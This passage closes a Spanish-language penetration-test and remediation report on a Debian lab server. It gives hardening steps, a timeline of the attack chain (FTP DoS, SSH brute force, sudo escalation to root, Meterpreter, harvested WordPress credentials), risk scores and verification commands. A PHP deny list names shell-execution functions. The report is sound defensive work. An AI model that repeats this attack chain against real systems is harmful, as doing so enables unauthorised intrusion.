open_basedir	(sin valor)	"/var/www/html/:/tmp/"	Restringir acceso a archivos
display_errors	On	Off	Evitar exposición de información sensible
max_execution_time	30	60	Límite razonable para scripts
short_open_tag	On	Off	Evitar confusión con XML

Imagen 15: evidencia de cambios en configuraciones de php

Reinicio y verificación

sudo systemctl restart apache2
php -i | grep -E "allow_url_fopen|disable_functions|open_basedir|display_errors"

Resultado final

```
debian@debian:~$ php -i | grep -E "allow_url_fopen|disable_functions|open_basedir|display_errors"
allow_url_fopen => Off => Off
disable_functions => exec,passthru,shell_exec,system,proc_open,popen,curl_exec,curl_multi_exec,parse_ini_file,show_sourc
open,curl_exec,curl_multi_exec,parse_ini_file,show_source
display_errors => Off => Off
open_basedir => /var/www/html/:/tmp/ => /var/www/html/:/tmp/
debian@debian:~$
```

Imagen 16: Resultados de las nuevas configuraciones de php

6. Hallazgos Adicionales (Blue Team)

Durante el análisis post-corrección, el Blue Team identificó las siguientes áreas de mejora que, aunque no fueron explotadas directamente, representan riesgos potenciales y requieren atención.

6.1 Ausencia de Logs del Sistema

Hallazgo:

Se confirmó que el archivo /var/log/auth.log no se encuentra, lo que dificulta la auditoría de eventos y la detección de actividades sospechosas.

Riesgo:

- Imposibilidad de detectar intrusiones en curso
- Falta de evidencias para análisis forense posterior
- Incumplimiento de políticas de auditoría

Recomendación:
Implementar un sistema de logging centralizado y configurar la rotación de logs:

Instalar rsyslog si no está presente
- sudo apt install rsyslog -y
- sudo systemctl enable rsyslog
- sudo systemctl start rsyslog

Configurar rotación de logs
- sudo nano /etc/logrotate.conf

6.2 Usuarios con Shell Interactiva

Hallazgo:

Se identificaron dos usuarios con acceso a shell interactiva en el sistema:

cat /etc/passwd | grep -E "/bin/bash|/bin/sh"
root:x:0:0:root:/root:/bin/bash
debian:x:1000:1000:debian,,,:/home/debian:/bin/bash

Riesgo:

Cada usuario con shell interactiva representa una superficie de ataque adicional.

Recomendación:

- Revisar periódicamente la lista de usuarios
- Deshabilitar aquellos que no sean necesarios
- Implementar políticas de expiración de cuentas inactivas

7. Línea de Tiempo del Análisis

Fecha	Hora	Evento	Equipo	Fase
2026-02-16	21:53	Inicio del escaneo con Nmap	Red Team	Reconocimiento
2026-02-16	22:15	Ejecución de exploit DoS contra FTP	Red Team	Explotación
2026-02-16	22:45	Configuración de ataque de fuerza bruta SSH	Red Team	Explotación
2026-02-16	23:01	Obtención de acceso como usuario debian	Red Team	Explotación
2026-02-16	23:05	Escalada a root mediante sudo	Red Team	Post-explotación
2026-02-16	23:10	Establecimiento de sesión Meterpreter	Red Team	Post-explotación
2026-02-16	23:30	Descubrimiento de credenciales en WordPress	Red Team	Post-explotación
2026-02-16	23:45	Transferencia a Blue Team para análisis	-	Handover
2026-02-17	00:15	Inicio de tareas de corrección	Blue Team	Corrección
2026-02-17	01:30	Correcciones de WordPress y SSH completadas	Blue Team	Corrección
2026-02-17	02:15	Corrección de PHP completada	Blue Team	Corrección
2026-02-17	02:30	Verificaciones finales	Blue Team	Validación

8. Estado de Riesgo Post-Corrección

Vulnerabilidad	CVSS Inicial	Riesgo Inicial	Corrección Aplicada	CVSS Residual	Riesgo Residual	Responsable
FTP vsftpd DoS	7.5	Alto	Servicio deshabilitado	0.0	Bajo	Blue Team
SSH - Credenciales débiles	9.8	Crítico	Contraseña reforzada + configuración	4.0	Medio	Blue Team
Sudo sin restricciones	8.8	Alto	Restricción de comandos	2.5	Bajo	Blue Team
Credenciales WordPress	9.1	Crítico	Cambio de contraseña + claves seguras	2.0	Bajo	Blue Team
Configuración PHP insegura	8.1	Alto	Endurecimiento de directivas	2.0	Bajo	Blue Team
Ausencia de logs del sistema	5.0	Medio	Pendiente	5.0	Medio	Blue Team

Métrica de mejora global:

- **Reducción media del riesgo:** 76.4%
- **Vulnerabilidades críticas eliminadas:** 3/3 (100%)
- **Vulnerabilidades altas eliminadas:** 2/2 (100%)

9. Conclusiones

El análisis desarrollado en esta segunda fase ha permitido demostrar la efectividad de un enfoque coordinado entre Red Team y Blue Team para la identificación, explotación y corrección de vulnerabilidades en el sistema objetivo.

Desde la perspectiva del Red Team:

- Se identificaron y explotaron dos vulnerabilidades con una tasa de éxito del 100% sobre las seleccionadas.
- Se demostró la cadena de ataque completa: desde reconocimiento inicial hasta control total del sistema.
- Se confirmó la reutilización de contraseñas débiles como patrón de comportamiento del usuario.
- Se evidenció la falta de hardening en configuraciones por defecto.

Desde la perspectiva del Blue Team:

- Se analizó el impacto real de cada vulnerabilidad según métricas estandarizadas.
- Se aplicaron correcciones efectivas para todas las vulnerabilidades identificadas.
- Se reforzó la configuración de seguridad del sistema siguiendo el principio de mínimo privilegio.
- Se establecieron controles que previenen la reaparición de las vulnerabilidades corregidas.

Estado final del sistema:

El sistema se encuentra en un estado de seguridad sustancialmente mejorado respecto al inicio del análisis. Todas las vulnerabilidades explotadas han sido corregidas, y el riesgo residual se ha reducido en un 76.4% según métrica CVSS. Las medidas aplicadas son sostenibles y no afectan la funcionalidad del sistema.

Limitaciones del análisis:

- La ausencia de logs impide determinar si el sistema fue comprometido previamente.
- No se realizaron pruebas de denegación de servicio prolongadas que podrían afectar la producción.

10. Recomendaciones de Seguridad

10.1 Acciones Inmediatas – Blue Team

- Cambio de todas las contraseñas comprometidas.
- Restricción de privilegios sudo al mínimo necesario.
- Desactivación de servicios innecesarios (FTP).
- Refuerzo de la configuración del servicio SSH.
- Endurecimiento de la configuración de PHP.
- Protección de archivos sensibles de WordPress.

10.2 Acciones a Corto Plazo (Próximas 2 semanas)

- **Implementar logging centralizado:**
    - sudo apt install rsyslog -y
    - sudo systemctl enable rsyslog
    - sudo systemctl start rsyslog

- **Configurar copias de seguridad automatizadas:**
    - sudo apt install backup2l -y
    - sudo nano /etc/backup2l.conf

- **Establecer política de contraseñas:**
    - Longitud mínima: 12 caracteres
    - Complejidad: mayúsculas, minúsculas, números, símbolos
    - Caducidad: 90 días
    - Historial: 5 contraseñas

10.3 Acciones a Largo Plazo (Mensual/Trimestral)

- Realizar auditorías de seguridad periódicas con coordinación Red Team/Blue Team.
- Mantener el sistema actualizado mediante actualizaciones regulares.
- Implementar un sistema de detección de intrusiones (IDS) como Snort o Suricata.
- Evaluar la implementación de autenticación mediante clave pública para accesos remotos.
- Realizar análisis de vulnerabilidades trimestrales con herramientas como OpenVAS.

11. Firma del Analista

Nombre	Romario Borja
Rol	Analista Forense en Ciberseguridad
Fecha	17 de febrero de 2026
Certificación	El presente informe refleja fielmente las actividades realizadas y los resultados obtenidos durante el análisis. Todas las pruebas fueron ejecutadas en entorno controlado y con la autorización correspondiente.
Firma	*Romario Borja*

Anexo A: Comandos de Verificación Post-Corrección (Blue Team)

Verificar estado del servicio FTP
- systemctl status vsftpd
- nc -zv 192.168.1.23 21

Verificar configuración SSH
- sudo sshd -T | grep -E "permitrootlogin|maxauthtries|allowusers"

Verificar restricciones de sudo
- sudo -l -U debian

Verificar configuración de PHP
- php -i | grep -E "allow_url_fopen|disable_functions|open_basedir|display_errors"

Verificar acceso a base de datos WordPress
- mysql -u wordpressuser -p -e "SELECT VERSION();"

Verificar puertos abiertos
- ss -tulpn | grep -E ":(21|22|80)"

Verificar logs (si implementados)
- sudo tail -f /var/log/syslog

Anexo B: Glosario de Términos

Término	Definición
CVSS	Common Vulnerability Scoring System - Sistema estandarizado para puntuar vulnerabilidades
DoS	Denial of Service - Ataque que busca interrumpir un servicio
Hardening	Proceso de asegurar un sistema reduciendo su superficie de ataque
Meterpreter	Payload avanzado de Metasploit para post-explotación
PTES	Penetration Testing Execution Standard - Estándar para pruebas de penetración
RCE	Remote Code Execution - Ejecución remota de código
Red Team	Equipo ofensivo que simula ataques reales
Blue Team	Equipo defensivo que protege y corrige el sistema
sudo	Comando que permite ejecutar programas con privilegios de otro usuario

Anexo C: Referencias

- NVD - National Vulnerability Database: https://nvd.nist.gov/
- Exploit-DB: https://www.exploit-db.com/
- PTES Technical Guidelines: http://www.pentest-standard.org/
- OWASP Hardening Cheat Sheets: https://cheatsheetseries.owasp.org/
- CVE-2021-30047: https://nvd.nist.gov/vuln/detail/CVE-2021-30047
- CVE-2024-6387: https://nvd.nist.gov/vuln/detail/CVE-2024-6387
- CVE-2025-23048: https://nvd.nist.gov/vuln/detail/CVE-2025-23048